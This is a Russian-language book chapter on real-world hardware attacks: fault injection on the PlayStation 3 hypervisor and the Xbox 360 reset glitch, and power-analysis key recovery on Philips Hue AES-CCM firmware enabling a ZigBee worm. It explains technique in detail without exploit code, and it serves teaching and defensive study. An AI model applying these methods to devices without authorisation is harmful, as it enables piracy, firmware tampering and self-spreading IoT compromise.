Мы много чего узнали о встроенных системах и об атаках на них. Вы наверняка чувствуете, что не хватает многих подробностей практических аспектов атак в реальных системах. В этой главе вы сможете преодолеть разрыв между лабораторными примерами и реальной жизнью, и мы покажем вам другие атаки внедрения ошибок и анализа потребляемой мощности.

Атаки внедрения ошибок

Атаки внедрения ошибок чаще всего использовались (на основании опубликованных данных) в реальных атаках на продукты (по сравнению с анализом потребляемой мощности). Возможно, вы слышали о двух громких примерах атаки на гипервизор Sony PlayStation и Xbox 360 с помощью «глюка перезагрузки». Игровые системы — интересная цель для взлома, поскольку, как правило, обладают одними из лучших показателей безопасности в потребительском оборудовании. Когда происходили эти атаки на PlayStation и Xbox 360, у большинства другой потребительской электроники (такой, как маршрутизаторы и телевизоры) не было проверки подписи при загрузке и не требовалось сложных атак для их взлома. Вы также можете узнать больше об атаках, таких как атака на Nintendo Switch и других, если хотите увидеть, как улучшается безопасность устройства.

Гипервизор PlayStation 3

Игровые приставки всегда были интересной целью, поскольку существует мотивированная группа людей, заинтересованных в нападении на эти системы. Геймеры используют пиратские версии игр и пытаются внести модификации в сами игры (или мошенничают в играх), а могут захотеть запустить собственный код на широкодоступной и мощной платформе. Последняя причина была особенно характерна для Sony PlayStation 3, имеющей уникальный микропроцессор Cell, хорошо поддающийся многопроцессорной обработке. Хотя теперь вы можете без особого труда создать алгоритм для своего графического процессора (GPU), область вычислений на GPU была не так легко доступна. Например, CUDA был выпущен в июне 2007 г., а OpenCL — в августе 2008 г., но кластеры консоли PlayStation 3 были протестированы еще в январе 2007-го.

В версии для PlayStation поддерживался прямой запуск Linux. Сам Linux работал под управлением гипервизора PlayStation, который предотвращал не-преднамеренный доступ пользователя к чему-либо (например, к защищенному хранилищу ключей). Атака на PlayStation фактически означала обход гипервизора, поскольку только таким образом можно было проникнуть в остальную часть системы и найти важные секреты. После первых взломов PlayStation 3 Sony объявила, что больше не будет поддерживать работу с Linux в будущих обновлениях PlayStation из-за угроз безопасности. Побочным эффектом этого заявления стало то, что у хакеров появился дополнительный стимул полностью взломать PlayStation 3, поскольку запуск Linux на обновленной PlayStation 3 теперь требовал успешной атаки.

Что это была за атака? Рассмотрим « первую атаку », которая произошла благодаря Джорджу Хотцу (GeoHot) и не стала окончательным эксплойтом на PlayStation, но остается известной, поэтому ее стоит понимать как пример атаки с использованием ошибок.

ПРИМЕЧАНИЕ

Далее в тексте мы в основном будем ссылаться на НТАВ — хеш-таблицу, используемую для индекса страниц виртуальной памяти. Например, изменение НТАВ на самом деле означает изменение таблицы страниц (которая хранится в виде хеш-таблицы).

В другом месте вы увидите, что о НТАВ говорят в таком контексте, поэтому мы используем ту же нотацию, чтобы упростить задачу.

Чтобы понять суть, сначала необходимо рассмотреть некоторые детали того, как ядро Linux получает доступ к памяти. Для этого оно запрашивает у гипервизора выделение буфера памяти. Гипервизор должным образом выделяет запрошенный буфер. Ядро также запрашивает ряд ссылок в индексе страниц хеш-таблицы (НТАВ), так что имеется ряд ссылок на один и тот же блок памяти. Вы можете увидеть абстрактное представление памяти в этот момент на рис. 13.1, шаг 1.




Рис. 13.1. Пять шагов взлома PS3

На рис. 13.1 показано абстрактное представление содержимого памяти во время атаки. НТАВ — это «дескрипторы», которые предоставляют ядру доступ к определенному диапазону памяти, как показано стрелками. Серые ячейки доступны только гипервизору, а белые — ядру.

Вернемся к атаке. Пока все хорошо и безопасно. У ядра есть доступ к чтению/записи в блок памяти, но гипервизор прекрасно знает об этой памяти и гарантирует, что за пределами разрешенного диапазона не произойдет никаких операций чтения или записи. Атака происходит, когда мы запрашиваем у гипервизора освобождение памяти путем закрытия всех ссылок, открытых через НТАВ на шаге 1 на рис. 13.1.

В этот момент мы внедряем ошибку в шину памяти PS3, чтобы спровоцировать сбой одного из освобождений. Через секунду мы объясним, почему это важно, а пока обратите внимание, что атака работает, поскольку освобождение памяти никогда не «проверяется». Если указатель на то, что мы должны были освободить на оборудовании, поврежден, то гипервизор об этом не узнает.

Физическая неисправность возникает из-за сигнала логического уровня, подаваемого на шину данных памяти (то есть на контакты DQx). В первой демонстрации использовалась плата с программируемой вентильной матрицей (FPGA) для генерации коротких (~40 нс) импульсов, но позже люди, воссоздавшие атаку, также продемонстрировали, что микроконтроллеры генерируют аналогичные импульсы (в диапазоне от 40 до 300 нс). Поскольку многие сбросы являются принудительными, сбой можно просто вызвать вручную. Конкретное время не требуется, так как только одно из освобождений должно завершиться ошибкой.

Переходим к шагу 2 на рис. 13.1: у ядра есть доступ к части памяти, которая фактически не была признана недействительной в НТАВ. Гипервизор об этом не знает, так как считает, что память была освобождена и все ссылки удалены.

На заключительном этапе мы создаем новое пространство виртуальной памяти, которое перекрывается с этим фрагментом памяти, который ядро может читать/записывать. Это пространство виртуальной памяти также будет включать в себя НТАВ с картой страниц в этом виртуальном пространстве, но если нам повезет, то этот НТАВ будет находиться во фрагменте памяти, который мы можем читать/записывать, как показано на шаге 3 на рис. 13.1. Если мы можем писать в НТАВ, это означает, что мы можем отображать страницы памяти в наше пространство, что обычно должен делать только гипервизор. Это позволит обойти большинство средств защиты, поскольку кажется, что страницы памяти проходят через действительный НТАВ, а само ядро читает/записывает адрес памяти, к которому ему разрешен доступ.

Последним шагом в получении полного доступа для чтения/записи является переназначение исходного НТАВ, чтобы мы могли напрямую читать/писать в эту таблицу, как показано на шаге 4 на рис. 13.1. Вернувшись к исходному пространству памяти (а не к виртуальному пространству памяти, созданному для атаки), теперь мы можем писать в основной НТАВ, чтобы переназначить произвольные страницы памяти в наш буфер. Поскольку у нас есть доступ для чтения/записи к этому буферу, мы можем получить доступ для чтения/записи к любым ячейкам памяти, включая сам код гипервизора, как показано на шаге 5 на рис. 13.1.

Уязвимость может возникнуть из-за того, что гипервизор отвязался от статуса НТАВ, поэтому он не знает, что ядро все еще имеет доступ для чтения/записи к вновь созданному пространству виртуальной памяти. Тут также помогает гипервизор, позволяющий ядру обнаруживать фактический адрес памяти этого начального буфера с помощью стандартных вызовов API (что помогает при создании пространства виртуальной памяти в получении перекрытия НТАВ).

Если вы хотите узнать больше, то можете найти зеркало исходного кода, опубликованного Hotz. Из-за судебного процесса Hotz прекратил дальнейшую работу над продуктами Sony. Вам также может быть полезна серия сообщений в блоге xorloser, где есть и код, и некоторые обновленные сведения об используемых в атаке инструментах (инструмент называется XorHack). В сообщениях в блогах есть полные примеры атак, если хотите подробностей.

Вывод состоит в том, что при атаках по ошибкам можно использовать различные методы для применения ошибки. Атака может не ограничиваться напряжением, тактовой частотой, поскольку есть еще и электромагнитные, и оптические методы внедрения ошибок. В этом случае неисправна сама шина памяти, которая может быть более уязвимой целью, чем попытка внедрить неисправность в источник питания сложного устройства. Устройство ввода ошибок может быть простым микроконтроллером на Arduino, используемым для подачи импульса на соответствующий контакт шины памяти.

Еще один вывод заключается в том, что грамотная подготовка целевого устройства значительно облегчает жизнь. Атака будет работать с точным расчетом времени и нацеливаться на одну запись НТАВ, гораздо проще повлиять на большое количество записей одновременно. Это позволяет довольно свободно рассчитать время для внедрения ошибки, поскольку атака разработана таким образом, что потребуется лишь небольшое количество успешных попыток.

Xbox 360

Xbox 360 — еще одна игровая консоль, подвергшаяся успешной атаке с внедрением ошибок. Заслуга в первую очередь приписывается GliGli и Tiros, а работа по реверс-инжинирингу выполнялась различными пользователями (на <https://github.com/Free60Project> описан Reset Glitch Hack, а на https://github.com/gligli/tools/tree/master/reset_glitch_hack — подробности об оборудовании). На рис. 13.2 показан общий обзор шагов атаки.

У Xbox 360 есть загрузчик первого этапа (1BL) на основе ПЗУ, который загружает загрузчик второго этапа (2BL, также называемый СВ на Xbox), хранящийся во флеш-памяти NAND. 1BL проверяет подпись RSA 2BL перед его загрузкой. Наконец, 2BL загружает блок с именем CD, который включает в себя гипервизор и ядро, — в основном это означает, что в идеале мы предпочли бы загрузить собственный блок CD, поскольку тогда нам даже не нужно использовать гипервизор, ведь мы просто запускаем свой код.

Блок 2BL проверяет ожидаемый хеш SHA-1 для блока CD перед запуском этого кода. Поскольку блок 2BL был проверен с помощью подписи RSA, мы не можем изменить хеш SHA-1, который блок 2BL ожидает для блока CD, не будучи обнаруженными. Если бы у нас была коллизия хешей SHA-1, то мы могли бы загрузить собственный (неожиданный) код, но есть гораздо более простой способ.




Рис. 13.2. Последовательность успешной атаки на «толстой» версии Xbox 360

SHA-1 вычисляется по коду CD, а затем сравнивается чем-то наподобие функции `memcmp()`. Мы знаем, что такие операции подвержены внедрению ошибок, поэтому могли бы попытаться внедрить сбой в этот момент.

Чтобы упростить поиск нужного момента, используются некоторые аппаратные функции Xbox 360. В частности, у основного центрального процессора (CPU) есть открытый контакт, который можно использовать для обхода контура фазовой автоподстройки частоты (phase-locked loop, PLL). В результате процессор работает на гораздо более низкой частоте 520 кГц. Этот контакт был помечен как `CPU_PLL_BYPASS`, но имейте в виду, что эти имена выводов сделаны не по общедоступной документации, такой как техническое описание. Возможно, этот контакт на самом деле является чем-то вроде

контура обратной связи для PLL, но его заземление имеет тот же эффект, что и обход PLL.

CPU теперь работает медленнее, поэтому настроить момент внедрения будет проще. В данном случае внедрение будет осуществляться с помощью короткого сигнала на линии сброса ЦП. Вместо сброса системы эта ошибка приводит к тому, что при сравнении SHA-1 процессор сообщает об успехе, даже если хеш SHA-1 не совпадает.

Если внедрить ошибку через сброс не удалось, то могут сработать другие способы, такие как внедрение через напряжение или с помощью электромагнитного метода. Но, как и в случае с PlayStation, цель состоит в том, чтобы разработать простые инструменты, чтобы атаку было легко воспроизвести. Отправка простых сигналов логического уровня на контакт сброса — метод, достаточно просто реализуемый с помощью сложного программируемого логического устройства (complex programmable logic device, CPLD). Для этого достаточно запрограммированной пользователем вентильной матрицы (FPGA) или микроконтроллера.

Модчики делают именно это. Эти чипы «вооружают» уязвимость. Они используют данные системы самотестирования при включении питания (power-on self-test, POST), которая сообщает о процессе загрузки. Из данных отчетов POST можно почти точно узнать, когда запускать медленный тактовый сигнал, а затем вводить сбой. Как и любая атака с ошибкой, сбой через сброс не всегда будет работать идеально. Если сбой не увенчался успехом, то модчип обнаруживает его, корректно перезагружает систему и просто пытается внедрить сбой еще раз. Этот процесс в большинстве случаев позволяет за 30–60 секунд загрузить незащищенные бинарные данные.

Опять же, грамотная подготовка превратила относительно сложную цель в доступную для атаки даже с помощью базовой электроники. В данном случае вместо форсирования ряда уязвимых операций мы значительно замедляем целевое устройство. В более поздних версиях оборудования такой контрольной точки нет, но вместо этого выставляли тактовый генератор на шине I2C. Подключившись к шине I2C, атакующий может замедлить работу основного процессора с аналогичными результатами.

Внешнее управление тактовой частотой возможно даже в случае сложных целей. Например, в целевом устройстве для умножения кварцевой частоты можно использовать PLL. Замена кристалла с частотой 12 МГц на генератор с частотой 1 МГц может привести к тому, что основной процессор будет работать на частоте 66,7 МГц вместо целевых 800 МГц. Однако не факт, что это понижение вообще сработает. У самих PLL и генераторов есть ограничения (они могут вообще не заработать на такой скорости), у внешних устройств, таких как DRAM, есть верхний и нижний пределы частоты (у чипов DRAM есть минимальное и максимальное время обновления), а ЦП может обнаружить отклонение частоты и отключиться, чтобы защититься от атак.

Ошибка сброса Xbox 360 показывает, что время, потраченное на «исследование» целевого устройства, можно использовать для поиска уязвимостей, которые можно использовать в больших масштабах. В этом случае для совершения надежной атаки и внедрения сбоя требуется несколько наблюдений, которые сами по себе не могли бы стать очевидным вектором атаки: этапы загрузки видны наблюдателю в режиме реального времени. Контакт на ЦП позволяет работать на гораздо более низкой скорости, а короткие сбои на контакте сброса (по крайней мере, при очень медленной работе) не приводят к правильному сбросу микросхемы, порождая лишь ошибки.

Атаки с анализом потребляемой мощности

Атаки по ошибкам, продемонстрированные в предыдущем разделе, использовались для получения временных привилегий, которые архитектура безопасности допускать не должна (например, для загрузки неподписанной прошивки). Хотя внедрение ошибок может быть связано с раскрытием информации через дамп памяти или раскрытием ключа с помощью дифференциального анализа ошибок, часто речь идет о получении привилегий для продолжения атаки. А анализ потребляемой мощности почти полностью направлен на раскрытие конфиденциальной информации, такой как ключи шифрования. Разница в том, что успешная атака анализа потребляемой мощности может дать вам «ключи от королевства». Они позволяют атакующему притвориться законным владельцем или оператором, а также могут обеспечить масштабирование без дальнейшей аппаратной атаки.

Атака Philips Hue

Лампы Philips Hue – это интеллектуальные лампы, настройками которых владелец может управлять дистанционно. Эти лампы взаимодействуют с Zigbee Light Link (ZLL), который работает по ограниченному протоколу беспроводной сети (IEEE 802.15.4). В этом подразделе мы частично покажем работу *IoT Goes Nuclear: Creating a ZigBee Chain Reaction* Эяля Ронена и др. В ней подробно описано восстановление ключей шифрования прошивки Philips Hue.

После обнаружения ошибки авторам также удалось обойти «тест на близость», который эти лампочки обычно используют для защиты от отключения от своей сети атакующим, находящимся на расстоянии более метра. Эта ошибка и обход проверки близости позволяют атакующему создать «червя», который отключает лампочку-жертву от сети в пределах полного радиуса действия Zigbee (30–400 метров, в зависимости от условий) и удаленно устанавливает зараженную прошивку, после чего запускается уже зараженная лампа, которая атакует другие лампы. Анализ потребляемой мощности используется для взлома ключа шифрования и подписи встроенного ПО.

Zigbee Light Link

ZLL – особая версия Zigbee (отличная от обычного Zigbee или Zigbee Home Automation), в которой, как и в Zigbee, используется маломощный беспроводной протокол IEEE 802.15.4. В ZLL есть простой способ подключения к сети нового устройства, например только что купленной лампочки.

В процессе подключения для передачи уникального сетевого ключа на новую лампу используется мастер-ключ, и устройство будет подключено к сети с уникальным ключом. Общий мастер-ключ после передачи уникального ключа больше не используется, поскольку главный ключ всегда может быть взломан. Владелец сети должен перевести сеть в режим, позволяющий подключаться новым устройствам, поэтому без ведома владельца добавить новые устройства нельзя. Но это объяснение не дает понять, как решить проблему замены вышедшего из строя моста или как переместить лампочку из одной сети в другую, если это нужно пользователю.

Обход проверки близости

Когда необходимо изменить уникальный сетевой ключ, наступает вторая часть. Отправляется специальное сообщение Reset to Factory New, которое позволяет отключить лампу от существующей сети, чтобы теперь ее можно было подключить к другой. Чтобы выполнить этот шаг, вам нужно быть физически близко к лампе (в радиусе 1 метра). Главный ключ ZLL (как и следовало ожидать) извлекается из утечки, а это означает, что сообщение может отправить кто угодно.

Проверка близости обычно выполняется путем отклонения сообщений с уровнем сигнала ниже определенного. Можно использовать радиопередатчик высокой мощности, чтобы подделать радиодальность и сбросить устройство с большего расстояния, но «червя» таким методом сделать не удастся, так как передатчик Hue недостаточно силен. Решение для «червя» появилось из-за ошибки прошивки и некоторых требований совместимости. Сначала жертве отправляется созданное сообщение Reset to Factory New. Оно позволяет использовать ошибку встроенного ПО и обходить проверку близости. Когда настройки будут сброшены, жертва активно начинает поиск сетей Zigbee. Подробнее вы можете почитать в документации, а мы здесь сосредоточимся на самой атаке.

Обновления прошивки на Hue

Мы дошли до этапа, на котором устройство можно принудительно подключить к новой сети, контролируемой атакующим, после чего вы можете отправить запрос на обновление прошивки. Основной вопрос заключается в том, каким будет фактический формат файла обновления прошивки и как мы можем отправить его самостоятельно. На данном этапе мы сбрасываем настройки атаки и возвращаемся к законной лампе Philips Hue.

Лампы Philips Hue могут выполнять обновление прошивки. Используя стандартные методы реверс-инжиниринга или просто взглянув на образцы реализаций механизмов обновления Zigbee по беспроводной сети (over-the-air, OTA), опубликованные как часть эталонных проектов, мы можем узнать, как это работает. Когда лампе требуется обновление прошивки, она загружает файл с мостового устройства (которое ранее загружало его с удаленного сервера) во флеш-память внешнего SPI. Сама загрузка OTA может занять некоторое время (часто не менее часа), так как в каждом пакете отправляется лишь небольшое количество данных. Если сеть находится в загруженной беспроводной среде или лампочка находится на границе радиодиапазона, то это время может значительно увеличиться.

Вместо того чтобы пытаться вытащить информацию напрямую с этого медленного интерфейса OTA, мы можем посмотреть, что происходит с чипом SPI, который выдает нам «готовый к обновлению» образ флеш-памяти SPI. Если мы хотим запустить обновление для данной лампы, то можем просто записать этот образ SPI на флеш-чип SPI, а лампа попросту перепрограммирует сама себя. Процесс программирования инициируется байтом в образе флеш-памяти SPI, который указывает, что лампа готова к обновлению. При загрузке лампочка проверяет значение этого байта и запускает процесс программирования, если его значение указывает на это. Данный механизм программирования также означает, что если вы прервete процесс программирования, отключив питание лампы, то при следующей загрузке лампа автоматически перезапустит этап перепрограммирования.

Получение ключей прошивки с помощью анализа потребляемой мощности

Алгоритм AES-CCM используется для шифрования и аутентификации файла прошивки (спецификацию AES-CCM можно найти в IETF RFC 3610), поэтому мы не можем просто так взять и загрузить поддельный образ. Сначала нам нужно извлечь ключ. Для этого флеш-чип SPI становится нашим «входом» в алгоритм шифрования, который мы можем взломать с помощью анализа потребляемой мощности. В этом случае CCM усложняет все чуть больше, чем может показаться на первый взгляд. У нас больше нет прямого доступа к режимам шифрования, поскольку в AES-CCM используется режим AES-CTR и AES-CBC. На рис. 13.3 приведен обзор CCM, включающий лишь то, что нам нужно для атаки.

Верхний ряд блоков AES – это AES в режиме CTR: возрастающий счетчик шифруется для получения 128-битных фрагментов потокового шифра (CTR_m , ❸). Он используется для расшифровки зашифрованного текста с помощью простой операции XOR ❹. Чтобы создать метку аутентификации, нижняя строка зашифрованного текста блоков AES пропускается через операцию XOR на входе следующего блока (❻, ❼), который составляет цепочку блоков шифра (CBC_m (❷, ❽)). Мы не будем рассматривать подробности точного расчета метки аутентификации, но к атаке это отношения не имеет.




Рис. 13.3. Все, что вам нужно знать об AES-CCM для проведения атаки

Как провести атаку на ССМ с помощью анализа потребляемой мощности? Атаковать AES-CTR не вариант, поскольку мы не знаем входные данные (7, так как вектор IV неизвестен) и не знаем выходные данные вследствие того, что это шифрованный поток, доступа к которому нет 8. На AES-CBC мы не можем выполнять обычный CPA. На входе будет расшифрованная прошивка (9, которой мы не знаем), и выход AES-CBC (2, 4) никогда не доступен. Тем не менее Ронен и другие в своей работе описали, как выполнить умное преобразование ключей (как мы делали в главе 12). Теперь необходимо получить ключ от AES-CBC 1.

Начнем с зашифрованного текста CT . Мы разделили его на 128-битные блоки, CT_m , где m — индекс блока. Расшифровка AES-CTR — это потоковый шифр, и мы запишем поток 8 как $CTR_m = \text{AES}(k, IV_{ctr} \parallel m)$, где \parallel — это конкатенация битов. Теперь мы можем записать PT 9 как $PT_m = CT_m \oplus CTR_m$.

Значение IV_{ctr} в ССМ состоит из нескольких полей, но, по сути, это одноразовое число, которое нам пока неизвестно. Для простоты скажем, что не знаем IV_{ctr} (на данный момент).

Для шифрования PT_m используется AES-CBC и генерация аутентификационной метки. Мы можем записать блок m от CBC (2, 4) как $CBC_m = \text{AES}(k, PT_m \oplus CBC_{m-1})$, где блок $m = 0$ определяется как $CBC_{-1} = IV_{mac}$. Мы можем выполнить подстановку PT_m , чтобы получить $CBC_m = \text{AES}(k, CT_m \oplus CTR_m \oplus CBC_{m-1})$.

Пока все хорошо, вот только, кроме CT , ничего другого в этой формуле мы не знаем. В обычной атаке с анализом потребляемой мощности AES-ECB мы предполагаем, что известен хотя бы незашифрованный или зашифрованный текст, и таким образом, можем восстановить k . Проблема с любой из предыдущих функций AES заключается в том, что мы не знаем ни входных, ни выходных данных.

Тут потребуется небольшая хитрость. В AES операция $\text{AddRoundKey}(k, p)$ – это просто $k \oplus p$, то есть мы можем переписать $\text{AddRoundKey}(k, p \oplus d) = \text{AddRoundKey}(k \oplus p, d)$. Это означает, что если значение p неизвестно и фиксировано, то мы можем просто считать его частью преобразованного ключа $k \oplus p$. Имея контроль над значением d , мы можем провести атаку CPA, чтобы восстановить $k \oplus p$.

В случае с CCM мы не можем атаковать операцию $\text{AddRoundKey}(k, CT_m \oplus CTR_m \oplus CBC_{m-1})$, но можем атаковать $\text{AddRoundKey}(k \oplus CTR_m \oplus CBC_{m-1}, CT_m)$, поскольку контролируем значение CT_m ! Если предположить, что у целевого устройства есть утечки, то мы можем использовать CPA_a (рис. 13.4), чтобы найти преобразованный ключ $k \oplus CTR_m \oplus CBC_{m-1}$, что само по себе бесполезно. Этот преобразованный ключ позволяет вычислить все промежуточные данные до второй операции $\text{AddRoundKey}(k, p')$. Во второй операции AddRoundKey снова используется значение k , которого мы не знаем. Однако мы знаем преобразованный раундовый ключ и CT , поэтому можем вычислить p' . Теперь мы можем применить стандартную атаку CPA_b , используя p' , чтобы восстановить k со второго раунда AES.




Рис. 13.4. Две атаки CPA: одна на преобразованный ключ и одна на обычный

Получив значение k (❶ на рис. 13.3), мы должны выполнить еще несколько действий. Обратите внимание, что у нас до сих пор нет PT и ни одного IV . Однако значение k позволяет нам завершить «модифицированный» расчет AES на рис. 13.4 для получения блоков CBC_m ❷. Этот блок можно расшифровать, чтобы получить $CT_m \oplus CTR_m \oplus CBC_{m-1}$ ❸, и, поскольку мы знаем CT_m , узнаем и $CTR_m \oplus CBC_{m-1}$.

Наконец, мы можем использовать ту же атаку на последующем блоке $m+1$. Это позволяет нам найти CBC_{m+1} ❹, а также $CT_{m+1} \oplus CTR_{m+1} \oplus CBC_m$ ❺. Поскольку мы уже знали CT_{m+1} и CBC_m из предыдущей атаки, мы можем выполнить операцию XOR и рассчитать CTR_{m+1} ❻, которое равно $\text{AES}(k, IV_{ctr} \| m+1)$. Зная k , мы можем расшифровать его, чтобы найти IV_{ctr} ❼, и впоследствии можем вычислить CTR_m для любого m ❽, а это уже позволяет нам расшифровать $PT_m = CTR_m \oplus CT_m$ ❾!

Теперь у нас есть ключ прошивки и незашифрованный текст; поэтому мы имеем легкий доступ к поддельной прошивке. Используя атаку, которая позволяет нам отключить Ние от сети и загрузить новую прошивку, мы можем создать «червя», который распространится на целый город. В своей статье авторы предполагают, что в городе вроде Парижа должно быть около 15 000 ламп Ние, чтобы «червь» захватил все источники света Ние в городе.

Мы рассматривали масштабируемую/реальную атаку, в которой были задействованы реверс-инжиниринг оборудования, беспроводная связь, злоупотребление протоколом, использование ошибки микропрограммы и атака анализа потребляемой мощности на ССМ. Добавьте взбитые сливки, и получится идеальный десерт.

Резюме

В этой главе мы описали, как с помощью аппаратных атак были взломаны PlayStation 3, Xbox 360 и Philips Nieu. В системах с небольшой плотностью дефектов программного обеспечения аппаратные атаки могут быть весьма успешным методом взлома.

ИСПОЛЬЗОВАННАЯ ЛИТЕРАТУРА

Чтобы побудить вас использовать свои новообретенные навыки на любом устройстве по вашему желанию, мы покажем вам несколько наших любимых атак из реальной жизни, выполненных профессионалами и хакерами-любителями на SoC, FPGA и микроконтроллеры, проприетарную и стандартную криптографию, на устройства от бесконтактных смарт-карт до аппаратных кошельков, устройств открывания дверей и игровых систем. Все перечисленные далее работы легко найти в интернете.

